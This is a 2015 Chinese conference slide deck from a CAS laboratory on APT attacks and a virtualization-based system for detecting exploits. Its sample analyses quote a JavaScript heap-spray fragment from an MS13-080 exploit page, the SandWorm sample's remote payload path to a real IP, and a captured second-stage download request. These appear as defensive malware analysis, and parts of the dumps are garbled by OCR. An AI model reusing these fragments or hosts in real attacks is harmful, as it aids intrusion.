

中国科学院软件研究所



APT攻击对防御体系带来的挑战与应对



苏璞睿
中国科学院软件研究所
可信计算与信息保障实验室
二〇一五年五月

TOE可信计算与信息保障实验室
The Laboratory of Trusted Computing and Information Assurance

APT攻击的安全威胁

APT攻击的特点

- Advanced（复杂性）：**采用高级攻击技术，突破现有防御体系
利用0Day漏洞、结合社交工程，向目标系统发起组合多种技术的攻击
- Persistent（持久性）：**躲过现有检测技术，可长时间潜伏
定制恶意软件，通过变形、加密技术逃避检测，在目标系统内部不断扩散
- Threat（危害性）：**具有明确的攻击目的，造成巨大危害
有针对性地收集和窃取高价值的数据，破坏重要信息系统




TOE可信计算与信息保障实验室
The Laboratory of Trusted Computing and Information Assurance

APT攻击案例—RSA SecurID泄漏



APT攻击的典型过程

- ## • 典型攻击过程



两个争议

• 1、杀毒软件/IDS等系统在APT防御中的价值

◆从攻击者角度：

- 任何一个APT工具在具体实施攻击之前，都会对现有主流的或目标系统在用的安全产品进行免杀测试

◆作用和价值：


- 提高了攻击实施的难度
 - 常见Shellcode指令不能使用
 - 常见异常行为不能使用
- 是APT快速响应的手段
 - 快速根据APT工具特征，检测全网APT攻击的渗透情况

两个争议

• 2、基于特征防御机制对APT攻击防御的有效性

◆主要特征：代码特征、行为特征、抽象特征

- 代码特征
 - 根据软件的编码特征实施检测快速高效，易绕过
- 行为特征
 - 根据软件执行的行为（API及其参数）实施检测
 - 正常/异常行为定义困难，易误报
- 抽象特征
 - 根据控制流、数据流、内存使用规律等特征实施检测
 - 存在误报、性能等影响



APT攻击检测的重点

• 未知漏洞利用的检测

◆ 困难


- 不掌握任何漏洞的信息，不能利用漏洞的特征实施检测
- 不掌握任何利用代码的信息，不能利用具体代码特征实施检测

◆ APT攻击中漏洞利用的特征

- 为实现攻击必须插入（或构造）一定规模的攻击代码，实现其恶意功能
- 为执行其攻击代码，必然改变程序原有的相关特征


漏洞利用的典型过程

• 三个典型步骤



漏洞利用的方式

• 代码注入 (Code Injection)



◆ 从攻击者角度

- 攻击代码构造灵活，可以灵活实现各种攻击功能
- DEP保护，不宜直接实现攻击

漏洞利用的方式

• ROP (Return-oriented Programming)



◆ 从攻击者角度

- 可绕过DEP、可信计算等代码保护限制机制
- 攻击代码实现复杂，不宜用作复杂功能的实现
- ASLR (Address Space Layout Randomization) 虽增加了ROP实现难度，但仍有大量代码无法实现随机化，从而为实现ROP提供了机会

漏洞利用的方式

◆ ROP/JOP+Code Injection

- 利用ROP/JOP绕过DEP等安全机制保护，然后调用注入代码实现恶意功能

◆ 其他漏洞利用技术

- 堆喷（Heap Spraying）：通过在堆中填入大量攻击代码，从而提高利用成功可能性

针对漏洞利用的防御技术

• 操作系统防御机制

◆ 数据执行保护（DEP）

- 通过一套软硬件技术，在内存上执行额外检查以防止在在标记为数据存储区（如默认堆和堆栈）的内存区域中执行代码。

◆ 地址空间随机化（ASLR）

- 对堆、栈、模块映射等地址进行随机化布局，以此增加攻击者定位攻击代码和预测目的地址的难度。

针对漏洞利用的防御技术

• Shellcode特征检测

- 是否存在shellcode中的常见片段（比如读取FS: [0x30]、读写FS: [0]等）来实现检测
- W. Wang等设计的STILL将样本数据看作代码模拟执行，检测其中是否存在shellcode中常见的自修改、变形等行为

针对漏洞利用的防御技术

◆ CFI (Control Flow Integrity)

- binCFI: 对间接控制流转移目标地址进行了分类，并基于静态分析结果对这些目标地址进行校验

◆ Shadow Stack

- TRUSS: 为运行中的程序维护一个影子栈，用于记录函数调用时的返回地址。当某个函数返回时，通过对比真实返回地址和影子栈中的返回地址是否一致实现攻击检测。

针对漏洞利用的防御技术

- kBouncer & ROPecker



当前面临的问题

- 正常异常区分之：动态生成代码问题

— 动态代码生成技术生成的代码和攻击者注入的代码类似，都属于运行过程中动态产生的新代码，因此为检测过程带来干扰，容易导致误判

```
.text:333903CE loc_333903CE: ; CODE XREF: StrangeRoutine+195j
mov     ecx, [ebp+duSize]
push    eax
push    1000h
push    ecx
push    0
add     esi, 1
call    ds:VirtualAlloc
```

Dynamic Code Generated
via VirtualAlloc

Dynamic Code Generated
via VirtualProtect

```
.text:33390530
mov     ecx, [ebp+lpAddress]
lea     edx, [ebp+fpOldProtect]
push    edx
push    eax
push    eax
push    ecx
mov     [ebp+var_40], 1
call    esi:VirtualProtect
```

```
.text:33390530
mov     ecx, [ebp+lpAddress]
lea     edx, [ebp+fpOldProtect]
push    edx
push    eax
push    eax
push    ecx
mov     [ebp+var_40], 1
call    esi:VirtualProtect
```


当前面临的问题

• 正常异常区分之：动态生成代码问题

抽样文件类型	测试软件版本	动态生成代码大小
pdf	Adobe Reader 8.0	23.74 KB
html/htm	Internet Explorer 8.0	3.41 KB
xls/xlsx	Microsoft Office 2010	89.07 KB
ppt/pptx	Microsoft Office 2010	67.88 KB
pps	Microsoft Office 2010	73.07 KB
doc/dot/docx/rtf	Microsoft Office 2010	76.38 KB
swf	Adobe Flash Player 10	322.27 KB

当前方法面临的问题

• 正常异常区分之：返回地址不匹配问题

- 代码混淆、编译优化、异常处理等技术会导致软件运行过程中call-ret不配对，为检测过程带来干扰，引起误判

```

.text:02635000 sub_32635000 proc near
.text:02635000
.text:02635000
.text:02635000 var_C - dword ptr - 8Ch
.text:02635000 var_8 - dword ptr - 8
.text:02635000 var_4 - dword ptr - 4
.text:02635000
.text:02635000 lea esp, [esp+4]
.text:02635001 mov [esp+var_4], esi
.text:02635004 push esi
.text:02635005 lea esi, loc_326350F8+1
.text:02635008 lea esi, [esi+0]
.text:0263500F mov [esp+var_4], esi
.text:02635011 lea esi, loc_326350B4
.text:02635014 lea esi, [esi+0]
.text:02635017 lea esp, [esp+4]
.text:02635018 mov [esp+var_C], esi
.text:0263501B mov esi, [esp+0Ch+var_8]
.text:0263501E retn 4

```

Office 2007运行时替换了
堆栈上的返回地址

```

call sub_30C60D74
sub esp, 408h
add esp, 8
popa
popf
pop ebp
add esp, 28h
lea ebx, loc_30CC88FB
mov off_31600CC8, ebx
popa
popf

```

Office 2003运行时移动了
堆栈上的返回地址

当前方法面临的问题

• 正常异常区分之：返回地址不匹配问题

CALL-Ret地址不匹配情况统计				
抽样文件类型	测试软件版本	call without ret	ret without call	modified ret address
pdf	Adobe Reader 8.0	84791	0	7
html/htm	Internet Explorer 8.0	2435	0	0
xls/xlsx	Microsoft Office 2010	3028	167	86
ppt/pptx	Microsoft Office 2010	2501	92	32
pps	Microsoft Office 2010	13786	167	62
doc/dot/docx/rtf	Microsoft Office 2010	4495	125	66
swf	Adobe Flash Player 10	135309	0	0


当前方法面临的问题

• 正常异常区分之：碎片指令问题


- 对于ROP中的gadget检测，目前有效的方法是基于指令条数进行统计，如kBouncer、ROPecker。然而正常软件中也会有大量短指令序列，为检测带来误判

抽样文件类型	测试软件版本	平均误判次数
doc	Microsoft Office 2003 sp1	4221
pdf	Adobe Reader 8.0	4997
swf	Adobe Flash Player 10	35


基于虚拟化的漏洞利用检测方案



基于硬件模拟的虚拟分析环境



动态分析方法的发展 and 对比



样本分析：SandWorm 沙虫

- CVE-2014-4114 SandWorm 沙虫
 - 逻辑漏洞：OLE包管理程序(packager.dll)任意代码执行漏洞，影响Windows Vista SP2到Windows 8.1操作系统，很容易利用Office文档触发该漏洞。



样本分析: SandWorm 沙虫

- 原始版本: \\94.185.85.122\public\slide1.gif

0800h:	33 00 00 00 45 6D 62 65 64 64 65 64 53 74 67 31	3...EmbeddedStg1
0810h:	2E 74 78 74 00 5C 5C 39 34 2E 31 38 35 2E 38 35	.txt.\94.185.85
0820h:	2E 31 32 32 5C 70 75 62 6C 69 63 5C 73 6C 69 64	.122\public\slid
0830h:	65 31 2E 67 69 66 00 00 00 00 00 00 00 00 00 00	el.gif.....

- 修改版本: \\192.168.4.252\public\slide1.gif

[illegible]


- 变种版本：不依赖网络，恶意代码内嵌于样本文件

0880h:	A1	02	00	00	02	00	73	6C	69	64	65	73	2E	69	6E	66	j.....slides.inf
0890h:	00	43	3A	5C	55	73	65	72	73	5C	78	79	5C	73	6C	69	.C:\Users\xy\slid
08A0h:	64	65	73	2E	69	6E	66	00	00	03	00	2B	00	00	00	00	des.inf;.....
08B0h:	43	3A	5C	55	73	65	72	73	5C	69	62	5D	6C	51	70	70	C:\Users\lomb\Ap
08C0h:	44	61	74	61	5C	4E	6F	63	61	6C	5A	65	6D	70	5C		Data\LocalTemp\
08D0h:	73	6C	69	64	65	73	2E	69	6E	66	A6	01	00	00	00	00	slides.inf;....
08E0h:	20	36	31	38	38	33	2E	49	4E	46	0D	0A	3B	20	43	6F	61893.INF;...;

样本分析: SandWorm 沙虫


■ CVE-2014-4114 原始版本

- 从94.185.85.122下载漏洞利用代码和恶意程序
- 该IP地址已经被阻断，攻击未能成功，但仍可见联网下载行为




样本分析：SandWorm 沙虫

- CVE-2014-4114 修改版本
 - 将样本的IP地址改为本地后可见完整攻击过程



样本分析：SandWorm 沙虫

- CVE-2014-4114 变种版本
 - 漏洞公开一周后捕获到本地版本的变种



样本分析：恶意网页

- MS13-080 (CVE-2013-3893)

- 内存释放后使用漏洞：IE浏览器的HTML渲染引擎(mshtml.dll)存在Use After Free漏洞，可导致远程代码执行，影响IE 6到IE 11版本，可以通过Javascript进行漏洞利用，不依赖于Java、Flash等插件。




样本分析：恶意网页

恶意行为类目

行为类别	危害等级	类目行为代表
读取系统文件	■■■	[敏感] 读取文件 HarddiskVolume1\WINDOWS\system32\shdocvw.dll
指令异常	■■■	calc = unescape("%u5E9%u0000%u5A00%u164%u0030%u0ellcode ellcode 0x0c0c00c: or al, 0xc
样本名异常	■■■	chunk_size = 0x40000; ellcode 0x0c0c010: or al, 0xc
自我读取	■■■	nopsled = unescape("%u0c0c%u0c0c"); ellcode 0x0c0c012: or al, 0xc
创建网络连接	■■■	nopsled_len = chunk_size - calc.length; while (nopsled.length < nopsled_len) ellcode 0x0c0c014: or al, 0xc
接收网络数据包	■■■	nopsled += nopsled; ellcode 0x0c0c016: or al, 0xc
发送网络数据包	■■■	nopsled = nopsled.substring(0, nopsled_len); ellcode 0x0c0c018: or al, 0xc
访问网络服务	■■■	code = nopsled + calc; heap_chunks = new Array(); ellcode 0x0c0c01a: or al, 0xc
创建网络连接	■■■	for (i = 0 ; i < 1000 ; i++) { heap_chunks[i] = code.substring(0, code.length); ellcode 0x0c0c01c: or al, 0xc
		shellcode 0x0c12fec4: jmp 0x6f39d
		shellcode 0x0c12ffa0: call 0x6f1ea
		shellcode 0x0c12fecb: pop edx
		shellcode 0x0c12fed2: mov esi, [fs:0x30]
		shellcode 0x0c12fed5: mov esi, [eax+0xc]
		shellcode 0x0c12fed5: mov esi, [eax+0x1c]
		shellcode 0x0c12fed5: mov esi, [eax+0x1c]

样本分析：恶意网页

- 利用Javascript进行堆喷射部署shellcode，然后通过触发漏洞将控制流转到shellcode完成攻击



样本分析：恶意网页

- 下载第二阶段恶意代码，开展后续攻击活动

联网活动追踪

协议	目标地址	端口	网络数据
NBDMG	10.0.2.255	138	<pre> 11 02 80 1E 0A 00 02 0F 00 8A 00 CA 00 00 20 46 49 46 41 45 48 45 50 45 50 45 45 43 4E 45 46 45 45 44 45 45 47 44 47 44 43 44 44 45 42 41 41 00 20 41 42 51 43 46 50 46 50 45 4E 4B 44 45 43 46 43 50 45 46 48 46 4 4 45 46 46 50 41 43 46 41 43 46 53 4D 42 20 00 11 00 30 00 3 00 01 00 01 01 00 02 00 41 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 45 00 0C 00 E0 93 04 00 57 4F 52 48 47 52 4F 00 50 00 80 C5 00 80 00 80 03 04 00 00 80 80 B0 F7 7F 58 50 47 4F 4F 44 2D 45 44 34 4 6 36 32 33 41 00 00 F1FAEHPPEEPCNEFFEEDEEGDGDCEBAA ABACFPFPNFDCECFHPHDEFPPACABCSMS% 070VAMAILSLTBR0WSE#PWORKGROUPE??E#XPGOOD-ED4F623A 47 45 54 20 2F 63 61 6C 63 2E 65 78 50 20 48 54 54 50 2F 31 2E 31 00 0A 41 63 63 65 70 74 3A 20 2A 2F 2 00 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 2A 65 0D 0 A 55 73 65 72 2D 01 67 6E 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 3A 2E 30 2D 20 28 63 6F 6D 70 61 74 69 62 6 E 65 36 20 4D 63 45 20 36 2E 40 3F 20 30 20 67 6E 65 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6F 6E 65 60 61 74 69 6E 65 63 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 40 3F 20 2E 4E 45 54 2E 6F 73 74 3A 20 32 31 31 2E 39 34 2E 31 36 33 2E 31 37 34 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 6E 3A 20 4B C 65 78 2E 2C C 69 67 65 0D 0A 0D 0A SET /calc.exe /TTP/1!Accept:*?Accept-Encoding: gzip, deflateUser-Agent: Mozilla/4.0 (compatible; MSIE 6 C; Windows NT 5.1; SV:1; InfoPath.2; .NET4.0C;.NET4.0E;Host: 211.94.163.174Connection: Keep-Alive </pre>

实验统计

• 杀毒软件对比测试

- 对136个恶意样本进行测试，杀毒软件漏报率为15.44%，其中卡巴斯基检测出了其它杀毒软件都无法检出的部分样本，但仍然有21个漏报

杀毒软件名称	杀毒软件版本	特征库更新日期	样本漏报个数
Kaspersky	15.0.2.361	24/05/215	21
McAfee	18.0.204	24/05/215	49
Avira	15.0.10.434	24/05/215	22
Norton	22.2.0.31	24/05/215	32

实验统计

• 报警类别统计

- ROP + Code Injection的攻击方式是最常见的攻击方式。我们没有检测到纯ROP的情况（Code Injection只达到75%是因为很多样本攻击失败了）

报警类别	样本比例
code injection	75%
ret-based gadgets	51.47%
jmp-based gadgets	19.85%
exploit exception	69.12%

实验统计

• 利用成功率分析


- 136个恶意样本中office系列的样本和pdf样本占绝大多数（分别为58.1%和30.9%），攻击成功率仅为44.12%（60 out of 136），软件漏洞攻击对特定运行环境的依赖性非常严重

样本文件类型	攻击成功样本数	攻击失败样本数	攻击成功率
doc/docx	43	15	74.14%
pdf	4	38	9.52%
swf	0	8	0%
xls/xlsx	8	3	72.73%
htm/html	3	3	50%
rtf	1	5	16.67%
ppt/pptx/pps	1	3	25%
wps	0	1	0%

实验统计


• 性能分析

- 系统与QEMU在平稳阶段的CPU占用率平均值分别为0.12%和0.08%。内存占用率方面，Xede与纯净QEMU几乎没有差别，都稳定在1.1%
- 产品性能：单台设备样本分析量48,000个 / 天



公益服务

- 该平台已上线提供服务
 - 地址: www.tcasoft.com
- 主要功能:
 - 样本的轻量级自动分析
 - 样本的交互式深度分析
- 可供:
 - 日常可疑样本的分析
 - 科研团队的实验支撑
 - 高校的恶意代码教学



TCASOFT 网络空间与信息安全研究所
The Laboratory of Network Space and Information Security

总结

- APT攻击是当前网络空间的主要威胁之一，对未知漏洞利用检测是防御APT攻击的重要环节
- 针对当前的代码注入、ROP等漏洞利用模式，我们提出了一套面向APT攻击防御的漏洞利用检测方案
- 相关系统已成功分析了沙虫等多个经典案例，取得了良好的应用效果，并提供公益服务

TCASOFT 网络空间与信息安全研究所
The Laboratory of Network Space and Information Security

谢谢！

苏璞睿
中国科学院软件研究所
可信计算与信息保障实验室
电话：13910088471
邮件：purui@iscas.ac.cn

TOE 可信计算与信息安全实验室
The Laboratory of Trusted Computing and Information Security